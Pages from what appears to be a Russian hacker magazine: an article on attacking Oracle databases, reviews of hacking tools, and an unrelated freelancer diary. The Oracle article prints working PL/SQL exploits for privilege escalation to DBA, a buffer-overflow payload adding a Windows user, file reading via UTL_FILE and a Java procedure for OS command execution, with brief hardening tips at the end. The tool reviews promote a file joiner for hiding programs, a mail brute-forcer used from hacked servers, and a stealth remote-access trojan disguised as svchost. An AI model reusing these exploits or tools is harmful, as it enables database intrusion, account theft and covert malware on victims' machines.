В отличие от операционных систем, где процесс обновления уже не вызывает трудностей и осуществляется почти в автоматическом режиме, с СУБД Oracle дела обстоят намного хуже. Во-первых, обновления выходят очень редко; во-вторых, до сих пор их установка нетривиальна и часто может грозить серьезными сбоями в тех случаях, когда Oracle используется в совокупности с какой-либо сторонней системой. Учитывая, что большинство уязвимостей имеет локальный характер, многие администраторы зачастую

не уделяют этому должного внимания, а зря. Как мы выяснили, получение локального доступа для злоумышленника не составляет особой проблемы.

Ежеквартально компания Oracle выпускает обновления, закрывающие в среднем около 50 уязвимостей в их продуктах, но большая часть уязвимостей так и остается незакрытой. Основные атаки, совершаемые пользователем против СУБД Oracle, направлены на повышение своих привилегий. Реализовав те или иные уязвимости во встроенных функциях СУБД, злоумышленник может произвести следующие действия:


1. Повысить привилегии до роли DBA.
2. Произвести атаку на отказ в обслуживании или выполнить произвольный код в системе.
3. Прочитать хэши паролей пользователей и попытаться в дальнейшем их расшифровать.
4. Сменить пароли к учетным записям пользователей, в том числе и администраторов.

Рассмотрим перечисленные варианты более подробно.

SQL-INJECTION

Обычно для повышения привилегий используют уязвимости класса SQL-injection во встроенных процедурах СУБД Oracle. Это самый распространенный тип уязвимостей в СУБД Oracle и в то же время самый опасный, так как количество уязвимостей такого типа насчитывает несколько сотен и часть из них до сих пор не устранена.


Поскольку многие из этих процедур выполняются от имени их владельца, которым является пользователь SYS, то, внедрив свой код, мы сможем выполнять произвольные действия от имени системного пользователя. Ситуация аналогична Unix-системам, в которых, найдя уязвимость в SUID-программе и реализовав ее, мы можем повысить свои привилегии в системе. Для примера запустим один из последних эксплоитов, повышающий наши привилегии




JAVA shell



Подключаемся к Листенеру (команда status)



Запуск SIDGUESS



Чтение файлов через UTL_FILE

до роли DBA. Он написан на PL/SQL, и для старта необходимо подключиться к СУБД пользователем SCOTT и запустить его.

```
CREATE OR REPLACE FUNCTION HACKIT RETURN
NUMBER
AUTHID CURRENT_USER AS
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN (0);
END;
/

exec SYS.LT.FINDRICSET('.' || SCOTT.
HACKIT() || ''') --', 'x');
```

Сначала создается процедура, которая будет работать от имени того, кто ее запустил (в нашем случае это пользователь SYS). Далее выполняется уязвимая функция, в которую вставлен вызов нашей процедуры. В ходе выполнения функции от имени SYS сработает наша процедура, и пользователь SCOTT получит роль DBA.

✘ АТАКИ НА ПЕРЕПОЛНЕНИЕ БУФЕРА

Здесь в принципе все ясно: обычные переполнения встроенных функций с возможностью выполнения DoS-атаки или в некоторых случаях произвольного кода. Существует множество встроенных процедур, параметры которых уязвимы для атаки на переполнение буфера. В качестве примера рассмотрим эксплоит, вызывающий переполнение буфера в функции XDB.DBMS_XMLSCHEMA.GENERATESCHEMA, работающий для версии СУБД Oracle 10 R1 под управлением Windows. Он добавляет в систему пользователя hack. Таким же образом можно создавать произвольные файлы в системе.

```
SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA
('a', 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
00 || chr(201) || chr(01) || chr(141) || chr(68) ||
```



Список паролей по умолчанию: www.petefinnigan.com/default/default_password_list.htm.
Рекоменую ознакомиться :).

```
chr(36) || chr(18) || chr(80) || chr(255) || chr(21)
|| chr(192) || chr(146) || chr(49) || chr(02) ||
chr(255) || chr(21) || chr(156) || chr(217) || chr
(49) || chr(2) || chr(32) || 'net user hack h@ck
/add') FROM DUAL;
```

✘ DLL PATCHING

Подобная уязвимость была устранена в январе 2006 года, но тем не менее встречается очень часто. Уязвимость существует в процессе обработки подключения клиента к СУБД. После успешного подключения клиентская программа посылает команду ALTER SESSION SET, выполняемую от имени пользователя SYS. Следовательно, нам достаточно изменить в коде клиента команду ALTER SESSION, например, на GRANT DBA (путем модификации dll-библиотеки, которая отвечает за подключение). В результате при подключении непривилегированным пользователем мы автоматически получаем роль DBA.

✘ EVIL VIEWS

Еще одна атака заключается в создании представлений (VIEW), с помощью которых возможно изменение/добавление/удаление данных при отсутствии привилегий на эти действия. Для примера рассмотрим вариант, когда у нас имеется таблица TEST с правами на изменение данных.

```
SQL> select * from TEST;
ID NAME NUMBER
-----
1 USER1 1000

SQL> update TEST set NUMBER=0;
ERROR at line 1:
ORA-01031: insufficient privileges;
```

Теперь создадим представление (VIEW), содержащее данные из нашей таблицы, и изменим в нем данные. Как мы видим, в результате в исходной таблице данные также изменились.

```
SQL> create view EVILVIEW as select a.* from
(select * from TEST) a inner join
```



▸ links

- Список стандартных SID опубликован в открытом доступе: www.red-database-security.com/scripts/sid.txt.
- Подбор SID: www.red-database-security.com/software/sidguess.zip.
- Последние эксплойты: <http://milw0rm.com>.



▸ info

По умолчанию СУБД Oracle в Windows запускается с правами администратора.




▸ warning


Внимание! Взлом чужих баз карается статьей 272 УК РФ! Не вздумай нарушать закон. И помни, что ни редакция, ни автор за твои действия ответственности не несут.



Запуск эксплойта SQL-injection



Запуск oscanner на свежей Oracle 9 RI



Переполнение буфера, создание произвольного файла на удаленной системе

```
(select * from TEST) b on (a.id=b.id)
```

```
SQL> update EVILVIEW set TEST=666;
1 row updated.
```

```
SQL> select * from TEST;
ID NAME NUMBER
--
1 USER1 666
```

Аналогичные действия можно совершить с системными таблицами типа SYS.USER\$.
✦ ПОЛУЧЕНИЕ ДОСТУПА К ОПЕРАЦИОННОЙ СИСТЕМЕ

Итак, мы выяснили, как получить административный доступ к СУБД Oracle, но это не предел. С правами администратора злоумышленник (при наличии определенных настроек в конфигурации СУБД) может получить доступ к самой операционной системе при помощи встроенных функций. А написав собственные PL/SQL-процедуры — совершать различные действия в системе с правами пользователя, от имени которого запущена СУБД (в Windows Oracle по умолчанию запускается с правами администратора).

✦ ЧТЕНИЕ/ЗАПИСЬ ФАЙЛОВ ЧЕРЕЗ ПРОЦЕДУРЫ UTL_FILE

Этот способ является самым распространенным и к тому же в некоторых случаях требует минимальных привилегий. По умолчанию у пакета UTL_FILE имеется доступ ко всем файлам, так как у него не установлена рабочая директория. Но бывает, что СУБД сконфигурирована таким образом, что значение UTL_FILE установлено в «*». Это означает, что любой пользователь может получить доступ на чтение и запись к произвольным файлам на сервере. В случае если значение UTL_FILE не установлено, для доступа к файловой системе необходимо совершить ряд действий, для которых


требуются права CREATE DIRECTORY. Они обычно есть у пользователя DBA. Сначала создается директория, которая указывает на реальную директорию на сервере при помощи команды CREATE OR REPLACE DIRECTORY. А потом запускается одна из процедур из пакета UTL_FILE, например UTL_FILE.fopen.

```
create or replace directory public_access as 'C:/';

SET SERVEROUTPUT ON
declare
f utl_file.file_type;
sBuffer Varchar (8000) ;
begin
f:=UTL_FILE.FOPEN ('PUBLIC_ACCESS','boot.ini','r');
loop
UTL_FILE.GET_LINE (f,sBuffer);
DBMS_OUTPUT.PUT_LINE (sBuffer);
end loop;
EXCEPTION
when no_data_found then
UTL_FILE.FCLOSE (f);
end;
```

✦ ПОЛУЧЕНИЕ ШЕЛЛА ЧЕРЕЗ JAVA-ПРОЦЕДУРЫ

В Oracle мы можем писать встроенные процедуры на Java. Реально сделать функцию, осуществляющую доступ к файловой системе и командной строке, а затем выполнять произвольные системные команды. Для запуска процедуры необходимо иметь привилегии DBA или права на выполнение процедур из пакета SYS.java. Существует множество вариантов реализации этой программы, но все они в конечном счете используют Java-метод



Подмена log-файла

Runtime.getRuntime().exec(). Код процедуры полностью выложен на DVD. Здесь публикуется лишь основной фрагмент:

```
create or replace and resolve java source named
"oraexec" as
import java.lang.*;
import java.io.*;
public class oraexec
{
    /*
    * Command execution module
    */
    public static void execCommand(String command)
        throws IOException
    {
        Runtime.getRuntime().exec(command);
    }
}
```

Для выполнения команд пишется небольшой PL/SQL-код. В данном случае вызывается команда set, но мы можем поменять ее, скажем, на net user evil/add, тем самым получив пользователя evil на сервере.

```
SET SERVEROUTPUT ON SIZE 1000000
CALL DBMS_JAVA.SET_OUTPUT(1000000);
BEGIN
    oraexec.execCommand('set');
END;
```

Единственным минусом этого способа является тот факт, что поддержка Java может быть отключена или вообще не установлена. Но, по статистике, примерно в 60% случаев прием работает.

✘ ДРУГИЕ СПОСОБЫ ПОЛУЧЕНИЯ ДОСТУПА К ОС

Существует еще несколько способов получения доступа к файловой системе на случай, когда поддержка Java-процедур не установлена, а доступ к UTL_FILE в целях безопасности тем или иным образом закрыт. Они все принципиально похожи на UTL_FILE и

требуют сперва создать директорию при помощи команды CREATE OR REPLACE DIRECTORY.

1. DBMS_LOB. Существует пакет DBMS_LOB, который функционально похож на UTL_FILE, но менее распространен. Для получения доступа к файловой системе необходимо вызвать процедуру DBMS_LOB.OPEN с соответствующими параметрами.
2. DBMS_ADVISOR. В СУБД Oracle 10g есть пакет DBMS_ADVISOR, с помощью которого также можно получить доступ к файловой системе посредством процедуры dbms_advisor.create_file с соответствующими параметрами.
3. Также существует множество похожих функций. В одних случаях злоумышленник получит доступ на чтение/запись файлов, в других — полноценный доступ к командной строке с правами пользователя, от которого запущен Oracle, с дальнейшей возможностью повышения привилегий.

✘ ЗАЩИЩАЕМ ORACLE

Учитывая все вышесказанное, можно подвести вполне ожидаемый итог: базы данных представляют реальную угрозу безопасности компании.

В заключение хотелось бы привести некоторые основные рекомендации по повышению уровня защищенности Oracle:


1. Установи пароль на доступ к сервису TNS Listener.
2. Включи протоколирование подключения к Листенеру для обнаружения попыток перебора паролей.
3. Не используй словарные, легко угадываемые SID-имена.
4. Ограничь доступ к системам, через которые можно узнать SID.
5. Проведи аудит используемых учетных записей: удали или отключи неиспользуемые и смени стандартные пароли системных учетных записей.
6. Внедри корпоративную парольную политику в СУБД.
7. Установи последние критические обновления или хотя бы ограничь доступ пользователям на запуск потенциально опасных процедур.
8. Проанализируй привилегии и роли пользователей, руководствуясь принципом наименьших привилегий.
9. Если возможно, отключи возможности доступа пользователей Oracle к файловой системе.

Эти действия помогут наиболее полно защитить СУБД без использования дополнительных программно-аппаратных средств, позволяющих избежать неожиданных хакерских нападений. **И**



▶ video

На диске ты найдешь видео, где наглядно показан процесс взлома и защиты Oracle.



▶ dvd

На нашем диске ищи подборку софта, описанную в статье, а также документацию по защите Oracle.




ЛЕОНИД «ROID» СТРОЙКОВ
/ ROID@BK.RU /

X-TOOLS

Программы для хакеров

ПРОГРАММА: MICROJOINER
ОС: WINDOWS 2000/XP/2003
АВТОР: COBAN2K



Склеиваем файл

Помнится, не так давно на страницах X-tools я выкладывал один из популярных джойнеров. Проблема заключалась лишь в том, что эта утиля достаточно популярная, а следовательно, ее использование связано с некоторыми ограничениями. Сейчас я хочу представить тебе очередной приватный экземпляр для склейки нескольких файлов — MicroJoiner (www.wiesenttalbahn.de/bildfolge/MicroJoiner.rar). Тулза весит всего около 15 Кб и замечательно чувствует себя на флешке :). В текущей версии (v1.7 full) можно выделить следующие функциональные особенности:

- склеивает до 4096 файлов любого типа (картинки, иконки, приложения и т.п.);
- для полученного файла можно установить иконку из *.ico, *.exe или *.dll;
- файлы шифруются;
- файлы можно запаковать внутренним паковщиком (опционально, пакует лучше, чем zip и upx);
- минимальный размер загрузчика — 2048 байт;
- полученный файл можно запаковать любым exe-паковщиком (UPX, ASPack, ...);
- индивидуальные настройки для каждого файла: видимость, откуда запускать, параметры командной строки, атрибуты, автозапуск и т.д.;
- возможность регистрации DLL- и


- ОСХ-файлов при использовании VB-приложений;
- опция Melting, которая позволяет после запуска полученного файла его стирать/подменять;
- работает под 95/98/2k/XP/2k3;
- интерфейс на русском языке (GUI).

Использовать джойнер по назначению (я никоим образом не имею в виду назначение, противоречащее законодательству) не составит труда. При клике на баттоне «Склеить» результат автоматически сохраняется в файле Joined.exe, который находится в каталоге с самой программой. Если включить опцию «Паковать», то джойнер сначала запакует указанные файлы, а затем склеит их в единое целое :). Кроме того, MicroJoiner позволяет модифицировать результирующий файл (Joined.exe), после того как склеенные файлы были запущены:

- самоудаление результирующего файла (Joined.exe);
- замена результирующего файла одним из склеенных.

Как ты понимаешь, особенно интересен второй способ, с помощью которого можно незаметно удалить прикрепленную программу после ее запуска.

ПРОГРАММА: INETCRACK
ОС: WINDOWS 2000/XP
АВТОР: ALGOL



Правим HTTP-пакеты вручную

Я уже не раз затрагивал тему поиска новых уязвимостей в веб-приложениях (полистай подшивку известного журнала). Вопрос дей-

ствительно является наболевшим. Не стоит и говорить, что одним внешним анализом движка ресурса зачастую не обойтись. В такой ситуации сложно представить свое существование без надежного и мощного HTTP-дебаггера. Один из таких функциональных инструментов — InetCrack. Утиля небезызвестная, но разобраться сходу в ней не так-то легко :). Как ты уже понял, тулза предназначена для отправки HTTP-пакетов на сервер и получения от него ответа.

Исходный HTTP-пакет задается в текстовом виде. Ответ сервера принимается в аналогичном формате, что позволяет покопаться ручками в HTML- и JS-коде :). Прога дает возможность вводить произвольные значения практически всех параметров запроса. Существует поддержка двух методов: GET и POST. Причем POST поддерживает любые MIME-форматы передаваемых данных. Дебаггер позволяет указывать/модифицировать следующие параметры запроса:

- URL
- Referer
- Host
- Content-Type
- Accept-Encoding
- User-Agent
- Cookie
- Authorization
- X-Forwarded-Fornew
- Vianew
- Cache-Controlnew

InetCrack включает в себя кодер/декодер для корректного кодирования и расшифровки данных в URL-формате. К тулзе прилагается утиля Naviscope, без которой полное функционирование HTTP-дебаггера невозможно. Naviscope позволяет перехватывать текст HTTP-пакетов, идущих к серверу и обратно. Достаточно лишь воспользоваться меню (в частности, вкладкой Web-Tools) и настроить программу под себя. Использовать обе тулзы рекомендуется в связке (InetCrack + Naviscope). После детальной корректировки всех параметров можно смело запускать твой любимый браузер

(Nviscore работает не только с Осликом). Вбив интересующий URL в адресную строку и нажав <Enter>, ты увидишь, как Nviscore перехватывает полученные от сервера HTTP-пакеты. Но наибольший интерес для нас представляет конструкция исходящих запросов. Так, например, не составляет труда скопировать из Nviscore исходящий HTTP-пакет, затем отредактировать его в InetCrack (проверим атакуемый движок на наличие SQL-инъектов через куки :) и отправить по назначению. Результат можно будет наблюдать непосредственно в HTTP-дебаггере, благо он оснащен еще и собственным веб-браузером. Одним словом, если ты готов изрядно помучиться с отладкой HTTP-пакетов, InetCrack тебе в помощь!

ПРОГРАММА: NEXTMAIL.RU BRUTEFORCE
ОС: WINDOWS 2000/XP



Учимся «вспоминать» пароли :


Иногда случается так, что нам нужно сбру... тьфу, «вспомнить» забытый пароль от мыльника. «Вспоминать» можно с помощью разных методов: начиная от паяльника в известном месте [ректального криптоанализа. — Прим. Forb'a] и заканчивая всевозможным специализированным ПО :). Инструкцию по применению паяльника я приводить не буду, поскольку там все просто и очевидно. А вот на софте мы остановимся подробнее. Как ты знаешь, универсальных переборщиков крайне мало, поэтому многие утилы пишутся целенаправленно под конкретный mail-сервис. В X-tools я уже рассказывал, каким образом можно вспомнить пасс к ящику на mail.ru, теперь пришел черед других почтовиков :). Обрати внимание на тулзу под названием nextmail.ru bruteforce. Что в ней примечательного? Да в первую очередь список доменов, которые она поддерживает:

```
nextmail.ru
nxt.ru
email.su
russian.ru
xaker.ru
students.ru
mail2k.ru
dezigner.ru
programist.ru
```

Что, ты уже побежал чекать свой пасс в домене xaker.ru? :) Не спеши, давай сначала разберемся в софтинке, а потом будем пытаться «вспоминать». Утиля обладает симпатичным GUI'шным интерфейсом, что позволяет сделать наши «вспоминания» еще более приятными :). На передней панели располагается четыре

баттона: Start, Stop, Options и About. С первыми двумя все предельно ясно — старт брут/его окончание. Третья кнопка открывает дополнительное меню, где можно указать название и путь до файлов с мыльниками, а также до лог-файла. Дефолтное количество потоков — 10, но жадничать я тебе не советую, так как качество брута от этого вряд ли сильно улучшится. На этой же вкладке есть кнопка Autosave (по умолчанию 5 секунд). Зачем она нужна и какие значения вбивать в формушку рядом с ней, полагаю, объяснять не нужно :). После указания всех необходимых параметров смело жми Start и наслаждайся логом в основном окошке бруттера. Как показывает практика, юзать подобные утилы лучше с дедиков, причем с забургорных и желательнее ломаных (тсс, я тебе этого не говорил :)). Тем не менее учти, что любые противоправные действия с твоей стороны будут караться законом. Поэтому «вспоминай» исключительно свои пароли :).

ПРОГРАММА: SHARK
ОС: WINDOWS 2000/XP



«Администрируем» чужой серверак

Нередко у многих из нас возникает необходимость порулить чужим компом/сервером. Не знаю, как у тебя, а у меня она возникает каждый день :). Естественно, для удобного и спокойного управления чужим аппаратом нужен надежный инструмент. Причем RAdmin способен выручить далеко не всегда. А потому представляю твоему вниманию очередную систему удаленного администрирования. Кто и что будет «администрировать» и в каких целях — отдельный разговор, поэтому сперва рассмотрим основные характеристики софтины:


- полное управление процессами в чужой системе;
- возможность создания скриншотов;
- браузеринг винчестера «инфицированной» системы.

Как видишь, система вполне функциональна. Конфигурирование серверной части не займет много времени, нужно лишь задать несколько обязательных параметров.

Servername-llsass — здесь следует вписать название бота, неплохо подойдет что-нибудь из стандартных виндовых процессов (например, svchost :). Далее будет предложено указать диру, в которую отправится серверная

часть системы. Тут можно указать путь до любого из системных каталогов (только необходимо учитывать, что у проги должно хватить прав на запись в него). **Server Password** — пароль подключения к серверной части бота. **Connection Interval** — временной интервал между коннектами. **Alternativ Install** — здесь можно указать сообщение, которое будет показано жертве после запуска бота. Советую оставить пустым :). **Stealth** — меняем Server Type на Hidden Server и радуемся. **Summary** — сведения о созданном боте (опять же опция рассчитана исключительно на шутников :)). Затем скопируем наше детище с расширением exe, предварительно поставив галочку напротив Pack Server with UPX. Все — серверная часть нашей системы готова. При желании ты можешь склеить полученного бота с каким-нибудь ПО и наслаждаться результатом. В любом случае ответственность за свои действия ты понесешь сам :).

ПРОГРАММА: PORTSCAN
ОС: *NIX/WINDOWS
АВТОР: JAMES LOOPE




Сканер как на ладони

Иногда бывает нужно срочно просканировать порты на атакуемом сервере в локальной сети. На первый взгляд, тривиальная задача. Но что делать, если запуск сторонних exe-приложений запрещен? В подобной ситуации я оказался в своем универе (действовал я исключительно из благих побуждений :)). Спустя некоторое время я нашел выход — скриптовый сканер портов. К такому решению меня подтолкнул найденный в системе Perl-интерпретатор. Надо сказать, что сперва я набросал свой, примитивный сканер, но потом мне подвернулся более удобный — Portscan. Работа скрипта предельно проста, при запуске требуется лишь указать хост либо список сканируемых хостов, после чего можно смело жать <Enter>. Функциональная часть прозрачна и незатейлива, об этом свидетельствует кратко и аккуратно написанный сорец, кусок которого представлен ниже:

```
foreach $port (@ports) {
    $sock = IO::Socket::INET->
new("$peer:$port");
    print "\nPort $port
    $connected{$port} open\n" if
($sock);
}
```

В общем, для полноценного сканирования Portscan использовать проблемно, а вот при форс-мажорных обстоятельствах это лучший выбор, уж поверь мне :). **И**



ВЛАДИМИР МОЛОДОВ
/ SINEM@MAIL.RU /

ДНЕВНИК ФРИЛАНСЕРА

В ПЛЕНУ СВОБОДЫ

К черту всю эту офисную работу! Как же мне надоели эти скучные серые будни! Это начальство, которому как будто на все наплевать, этот никому ненужный график в стиле «от звонка до звонка». Я хочу сво-бо-ды! Хочу вставать, когда захочу, хочу заниматься тем, чем хочу, да и вообще, у меня очень много разных «хочу», которые, «работая на дядю», я в жизни не реализую. Все — завтра сдаю последний макет и с головой бросаюсь в свободное плавание. А почему бы и нет? Переезд в крупный город из провинции не проблема. Заказчики? Тем более что я собираюсь увести пару человек из фирмы. Так что можно сказать, путь на удаленную работу мне заказан. Завтра же объявлю шефу о своем уходе, перетру в блогах о том, кто сможет приютить меня на время, и, собственно, я готов буду сорваться к мечте, имя которой — фриланс и свобода!

→ ЗАПИСЬ ПЕРВАЯ

Настроение: супер

Песня дня: «Все будет офигенно»

Бюджет: большой

Господи, наконец-то я выспался. Впервые за последние несколько лет я встал с мыслью, что теперь все в моих руках, и вот он — вкус настоящей свободы. На кредитке была небольшая сумма, так что волноваться было не о чем. Первым делом мне хотелось сделать дома некоторую перестановку. Насмотревшись на Хабре фотох офисов компаний уровня Google, я пришел в истерический восторг. В голове один за другим вспыхивали наполеоновские планы (нет, не добраться до Москвы и там замерзнуть). Решено — делаю из своей комнаты современный креативный офис. Много денег не надо, формула «мусор + фантазия = креатив» сделает свое дело. Таким образом, потратив весь день на легкое преображение свое-

го «бизнес-центра», вечером я занялся регистрацией на основных биржах удаленной работы и заливом туда своего портфолио. Решив, что для полного счастья этого будет мало, я докупил к своим аккаунтам платные услуги и стал одним из прототипов героини фильма «В ожидании чуда», искренне надеясь, что, когда я проснусь утром, обнаружу туеву кучу перспективных и дорогих проектов и вообще меня завалят письмами поклонницы, заказчики и все-все-все...

→ ЗАПИСЬ ВТОРАЯ

Настроение: оптимистичное

Песня дня: «Белые розы»

Бюджет: выше среднего

Наконец-то утро! Впрочем, с первых же его минут оно показалось мне не таким добрым, как хотелось бы. Большинство друзей и знакомых, видя мои революционные изменения, чуть ли не в открытую крутили пальцем у виска.



Картина «Бурлаки на Волге» в XXI веке эволюционировала в «Фрилансеры на диване: автопати после заказа»

Судя по глазам любимой девушки, всю прошедшую ночь она напевала песенку «А тому ли я дала?». Полный fashion, но врагу не сдастся наш гордый «Варяг», и у меня много энергии и оптимизма, чтобы доказать всем и вся, что freelance как минимум жжот. Впрочем, как утро начнешь, так день и проведешь. Ни на одной бирже с неба заказы на меня не свалились, поэтому маленькая доля сомнений у меня все-таки появилась. А может зря я ушел? «Все впереди — надейся и жди», хватит! Пора проявлять активность на рынке. Отписавшись в комментариях по наиболее приличным проектам, я стал тупо ждать. И первая правда, с которой я столкнулся, была мягко говоря неприятной. Большинство гуру дизайнера уже имеют свою базу клиентов, а между остальными происходит ожесточенная борьба, в которой выигрывают не наиболее сильные профессионалы, а новички, которые элементарно демпингуют цены.

Да-а-а... судя по всему, идею с переездом в мегаполис придется отложить до лучших времен. Хорошо, что есть небольшая заначка...

→ ЗАПИСЬ ТРЕТЬЯ

Настроение: в ожидании

Песня дня: «Миллион долларов»

Бюджет: средний

А-а-а! Кто придумал эти развлекательные сайты? Bash.org.ru, News2, блоги, форумы? Душой и сердцем чувствую, что надо пойти на очередные поиски, но с этой несобранностью все получается как в мультике про Винни-Пуха: «Они посидели еще часик, потом еще часик и еще часик». Эта свобода вкупе с оставшейся заначкой просто убивают меня. Впрочем, от последнего пункта остается все меньше и меньше, поэтому близко то время, когда я стану питаться пельменями, дошираками и прочей неполноценной едой. Мозг дает сигнал, что, пожалуй, стоит сделать «восстановление системы», но вот гордость...

Биржи удаленной работы

